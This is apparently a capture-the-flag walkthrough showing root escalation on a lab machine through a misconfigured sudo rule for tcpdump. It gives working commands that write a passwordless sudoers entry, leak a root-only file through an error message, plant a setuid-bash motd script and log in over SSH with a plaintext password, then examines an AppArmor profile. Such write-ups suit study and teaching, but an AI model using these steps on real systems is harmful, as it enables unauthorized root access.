tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10 packets captured
21 packets received by filter
0 packets dropped by kernel
www-data@dump:/var/cache/captures$ ls -l /dev/shm/11111111-1111-1111-1111-111111111114
-rw-r--r-- 1 fritz fritz 945 Nov  2 00:41 /dev/shm/11111111-1111-1111-1111-111111111114
Write Specific Lines
I’ll generate a PCAP on my host that will reflect lines in a sudoers file. I’ll start by making a file, sudoers:
fritz ALL=(ALL:ALL) NOPASSWD: ALL
I’ve intentionally left some blank lines at the top to give separation from the PCAP header. Now I’ll start a capture listening on a specific UDP port:
oxdf@hacky$ sudo tcpdump -w sudoers.pcap -c10 -i lo -A udp port 9001
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
In another terminal, I’ll send the sudoers file to that port:
oxdf@hacky$ cat sudoers | nc -u 127.0.0.1 9001
I’ll using UDP so it works without having anything listening to receive it, but I could just as easily use TCP as long as I open a nc listening to catch the incoming connection (or else it will fail in the three way handshake before the data is sent and captured).
Now I’ll CTRL-c the capture and it has the data in a valid PCAP:
oxdf@hacky$ sudo tcpdump -w sudoers.pcap -c10 -i lo -A udp port 9001
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C1 packet captured
2 packets received by filter
0 packets dropped by kernel
oxdf@hacky$ cat sudoers.pcap
p/      iEME?@@j#)+>
fritz ALL=(ALL:ALL) NOPASSWD: ALL
I’ll get a copy of this PCAP to Dump (base64 encode, copy/paste, decode was easy).
-r in tcpdump will read from a file instead of an interface:
www-data@dump:/var/cache/captures$ sudo tcpdump -c10 -w/var/cache/captures/a/ -Z fritz -r sudoers.pcap -w /dev/shm/11111111-1111-1111-1111-111111111116 -F/var/cache/captures/filter.aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa
reading from file sudoers.pcap, link-type EN10MB (Ethernet), snapshot length 262144
www-data@dump:/var/cache/captures$ cat /dev/shm/11111111-1111-1111-1111-111111111116
p/      iEME?@@j#)+>
fritz ALL=(ALL:ALL) NOPASSWD: ALL
It writes these lines (with some junk at the top) to the output file.
Flag File Read
-r will allow me to read in a PCAP instead of listening. Trying to read non-PCAP files with this won’t work. But there is also -V [file]:
   -V file
          Read a list of filenames from file. Standard input is used if file is ``-''.
I can read arbitrary files using this, including the flag:
www-data@dump:/var/cache/captures$ sudo tcpdump -c10 -w/var/cache/captures/a/ -V /root/root.txt -w /tmp/aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa -F/var/cache/captures/filter.aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa
/etc/sudoers.d/aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa:1:37: syntax error
                                    ^
tcpdump: 84406779************************: No such file or directory
The error leaks the flag.
Escalation via sudoers
I’ll use the write file primitive above to write a sudoers file giving rights to fritz. I’ve already got the PCAP with a line containing syntax to allow fritz to run any command as any user without a password. I’ll write it to /etc/sudoers.d/[GUID]:
www-data@dump:/dev/shm$ sudo tcpdump -c10 -w/var/cache/captures/a/ -Z root -r sudoers.pcap -w /etc/sudoers.d/11111111-1111-1111-1111-111111111116 -F/var/cache/captures/filter.aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa
reading from file sudoers.pcap, link-type EN10MB (Ethernet), snapshot length 262144
Neither www-data nor fritz can list that directory, but I can test it in a shell as fritz:
fritz@dump:~$ sudo -l
/etc/sudoers.d/11111111-1111-1111-1111-111111111116:1:77: syntax error
                                                                            ^~~~~~~
Matching Defaults entries for fritz on dump:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fritz may run the following commands on dump:
    (ALL : ALL) NOPASSWD: ALL
There’s an error on the first line, but then the next line works great! I can get a shell as root, and the flag:
fritz@dump:~$ sudo -i
/etc/sudoers.d/11111111-1111-1111-1111-111111111116:1:77: syntax error
                                                                            ^~~~~~~
root@dump:~# cat root.txt
d9f5cf8c************************
Escalation via motd
I’ll use the primitives above to write a file as fritz to /etc/update-motd.d/[any GUID]:
www-data@dump:/var/cache/captures$ sudo tcpdump -c10 -w/var/cache/captures/a/ -Z fritz -w /etc/update-motd.d/dddddddd-dddd-dddd-dddd-dddddddddddd -F/var/cache/captures/filter.aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa

tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10 packets captured
20 packets received by filter
0 packets dropped by kernel
It doesn’t matter what’s in the file, as that is now owned by fritz:
www-data@dump:/var/cache/captures$ ls -l /etc/update-motd.d/
total 8
-rwxr-xr-x 1 root  root   23 Apr  4  2017 10-uname
-rw-r--r-- 1 fritz fritz 892 Nov  2 01:00 dddddddd-dddd-dddd-dddd-dddddddddddd
Because fritz owns the file, I can make it executable and overwrite it:
fritz@dump:/etc/update-motd.d$ chmod +x dddddddd-dddd-dddd-dddd-dddddddddddd
fritz@dump:/etc/update-motd.d$ echo -e '#!/bin/bash\n\ncp /bin/bash /tmp/0xdf\nchmod 6777 /tmp/0xdf' | tee dddddddd-dddd-dddd-dddd-dddddddddddd
#!/bin/bash

cp /bin/bash /tmp/0xdf
chmod 6777 /tmp/0xdf
Now I’ll just connect over SSH, where this will be run by root:
oxdf@hacky$ sshpass -p 'Passw0rdH4shingIsforNoobZ!' ssh fritz@10.129.26.68
Linux dump 5.10.0-36-cloud-amd64 #1 SMP Debian 5.10.244-1 (2025-09-29) x86_64
Last login: Sat Nov  1 03:27:41 2025 from 10.10.14.17
fritz@dump:~$ /tmp/0xdf -p
0xdf-5.1#
And I can read the flag:
0xdf-5.1# cat /root/root.txt
84406779************************
Apparmor Failures
In /etc/apparmor.d there is a specific custom rule for tcpdump:
fritz@dump:/etc/apparmor.d$ ls
abstractions  disable  force-complain  local  lsb_release  nvidia_modprobe  tunables  usr.bin.man  usr.bin.tcpdump  usr.sbin.chronyd
This rule looks like:
# vim:syntax=apparmor
#include <tunables/global>

profile tcpdump /usr/bin/tcpdump {
  #include <abstractions/base>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>

  capability net_raw,
  capability setuid,
  capability setgid,
  capability dac_override,
  capability chown,
  network raw,
  network packet,

  # for -D
  @{PROC}/bus/usb/ r,
  @{PROC}/bus/usb/** r,

  # for finding an interface
  /dev/ r,
  @{PROC}/[0-9]*/net/dev r,
  /sys/bus/usb/devices/ r,
  /sys/class/net/ r,
  /sys/devices/**/net/** r,

  # for -j
  capability net_admin,

  # for tracing USB bus, which libpcap supports
  /dev/usbmon* r,
  /dev/bus/usb/ r,
  /dev/bus/usb/** r,

  # for init_etherarray(), with -e
  /etc/ethers r,

  # for USB probing (see libpcap-1.1.x/pcap-usb-linux.c:probe_devices())
  /dev/bus/usb/**/[0-9]* w,

  # for -z
  /{usr/,}bin/gzip ixr,
  /{usr/,}bin/bzip2 ixr,

  # for -F and -w
  audit deny @{HOME}/.* mrwkl,
  audit deny @{HOME}/.*/ rw,
  audit deny @{HOME}/.*/** mrwkl,
  audit deny @{HOME}/bin/ rw,
  audit deny @{HOME}/bin/** mrwkl,
  owner @{HOME}/ r,
  owner @{HOME}/** rw,

  # for -r, -F and -w
  /**.[pP][cC][aA][pP] rw,
  /**.[cC][aA][pP] rw,
  # -W adds a numerical suffix
  /**.[pP][cC][aA][pP][0-9]* rw,
  /**.[cC][aA][pP][0-9]* rw,

  # for convenience with -r (ie, read pcap files from other sources)
  /var/log/snort/*log* r,

  /usr/bin/tcpdump mr,

  # Site-specific additions and overrides. See local/README for details.
  #include <local/usr.bin.tcpdump>
}
This configuration blocks several escalation methods. This part blocks writing to writing hidden files and directories in the current user’s home directory (which is root when running as root):
audit deny @{HOME}/.* mrwkl,        # Denies hidden files in HOME
audit deny @{HOME}/.*/ rw,          # Denies hidden directories
audit deny @{HOME}/.*/** mrwkl,     # Denies files inside hidden dirs
The -z flag allows specifying the command to run to compress, which typically would allow me to run arbitrary commands. However, this section of the AppArmor config blocks that:
/{usr/,}bin/gzip ixr,
/{usr/,}bin/bzip2 ixr,
Only gzip and bzip2 can be run here.